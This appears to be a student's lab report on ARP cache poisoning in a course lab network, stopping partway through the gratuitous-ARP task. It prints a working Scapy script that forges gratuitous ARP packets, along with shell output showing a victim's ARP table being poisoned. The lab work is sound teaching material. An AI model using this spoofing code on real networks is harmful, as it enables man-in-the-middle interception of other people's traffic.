SYSTEM AND NETWORK SECURITY

FALL 2024 – ARP Cache Poisoning Attack Lab


Due: 23rd October, 2024


Task 1: ARP Cache Poisoning

In this task, whenever there are two windows, the top one represents the attacker's machine, and the bottom one represents Host A.


Task 1.A (using ARP request)

- Let's first note the MAC addresses.






- **Host A → `IP: 10.9.0.5 | MAC: 02:42:0a:09:00:05`**
- **Host B → `IP: 10.9.0.6 | MAC: 02:42:0a:09:00:06`**
- **Host M → `IP: 10.9.0.105 | MAC: 02:42:0a:09:00:69`**
- For this task, we need develop a code so that we construct an ARP Request packet to map B's IP Address to M's MAC Address. And we then send this packet to A and check whether the attack is successful by checking the ARP table of A. Below is the code `arp_request.py` in the attacker's host (M)




- We run the above code in the attacker's host using the command `# python3 arp_request.py` and then see the ARP Cache Table of A using the command `# arp -n`.



- We see that the only entry in ARP table is the B's IP address and the MAC address is the attacker's MAC address.

Task 1.B (using ARP reply)


- Now, we develop a code so that we construct an ARP Reply packet to map B's IP Address to M's MAC Address. We then send this packet to A and check whether the attack is successful by checking the ARP table of A.
- Below is the code `arp_reply.py` on the attacker's host (M).




- We run the above code using the command `# python3 arp_reply.py` and then see the ARP Cache Table of A using the command `# arp -n`
- Note that we perform this attack in 2 scenarios:
  - Scenario 1: When B's IP is already in A's cache
  - Scenario 2: When B's IP is not in A's cache

SCENARIO 1: When B's IP is already in A's cache

- For this, we first need to ping host B from host A so that host A stores the actual MAC address of host B in its ARP table.




- After pinging, we see that the ARP is updated with the correct MAC Address. We now run the code `arp_reply.py` on host M and observe the ARP table of Host A.




- Clearly, the ARP is updated with the fake MAC address that was set up by the attacker or host M using an ARP reply request.

SCENARIO 2: When B's IP is not in A's cache

- Before proceeding, we need to delete the existing entry from the host A for `10.9.0.6` IP address and the corresponding fake MAC. For that, we just run the command `# arp -d 10.9.0.6` on host A.



- Now, simply run the `arp_reply.py` script on host M and check if the results are as expected in the ARP of host A.



- The ARP Cache of host A just discarded the ARP packet that was received from the attacker as this was an ARP reply packet and this is simply because the ARP implementation in **`Ubuntu 20.04`** is not completely stateless. As discussed in the class, here is the 3 points w.r.t **`Ubuntu 20.04`** OS.
  - ARP creates an incomplete cache entry when a request is sent out.
  - If an ARP reply is received with no corresponding cache entry, it will be dropped.
  - If there is an incomplete entry in the cache, the ARP reply will be accepted.
- This implementation varies from OS to OS.

Task 1.C (using ARP gratuitous message)


- Now, we develop a code so that we construct an ARP Gratuitous packet to map B's IP Address to M's MAC Address. We then send this packet to A and check whether the attack is successful by checking the ARP table of A.
- Below is the `arp_gratuitous.py` code.

```
root@4244f48139b5:/volumes# cat arp_gratuitous.py
#!/usr/bin/env python3
from scapy.all import *

# Create Ethernet and ARP packets
E = Ether()
A = ARP()

fake_MAC = "02:42:0a:09:00:69"      # Attacker's MAC
broadcast = "ff:ff:ff:ff:ff:ff"     # Broadcast address
victim_IP = "10.9.0.6"              # Host B's IP

# Set values for Ethernet and ARP Gratuitous Request packets
E.src = fake_MAC
E.dst = broadcast                   # Broadcast

A.psrc = victim_IP                  # B's IP
A.hwsrc = fake_MAC                  # Attacker's MAC
A.pdst = victim_IP                  # B's IP (same as source)
A.hwdst = broadcast                 # Broadcast address
A.op = 1                            # ARP request (Gratuitous)

# Combine both the Ethernet and ARP packets
pkt = E / A

# Send the gratuitous ARP packet
sendp(pkt)
root@4244f48139b5:/volumes#
```

- For this, we perform the same 2 scenarios.
    - Scenario 1: When B's IP is already in A's cache
    - Scenario 2: When B's IP is not in A's cache

SCENARIO 1: When B's IP is already in A's cache


- First ping host B from host A so that we have the required entry in the ARP cache of host A.



```
root@4244f48139b5:/volumes#
```

```
root@96a3e2ac2f1a:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.135 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.064 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.074 ms
^C
--- 10.9.0.6 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2051ms
rtt min/avg/max/mdev = 0.064/0.091/0.135/0.031 ms
root@96a3e2ac2f1a:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@96a3e2ac2f1a:/#
```

- Now, run the `arp_gratuitous.py` script and observe the ARP cache table of host A.




```
root@4244f48139b5:/volumes# python3 arp_gratuitous.py
.
Sent 1 packets.
root@4244f48139b5:/volumes#
```

```
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.074 ms
^C
--- 10.9.0.6 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2051ms
rtt min/avg/max/mdev = 0.064/0.091/0.135/0.031 ms
root@96a3e2ac2f1a:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@96a3e2ac2f1a:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@96a3e2ac2f1a:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@96a3e2ac2f1a:/#
```


- The ARP cache of host A is updated with the fake MAC address that was set by the attacker.

SCENARIO 2: When B's IP is not in A's cache

- Same as earlier, we need to delete the existing entry from the host A for `10.9.0.6` IP address and the corresponding fake MAC. For that, we just run the command `# arp -d 10.9.0.6` on host A.



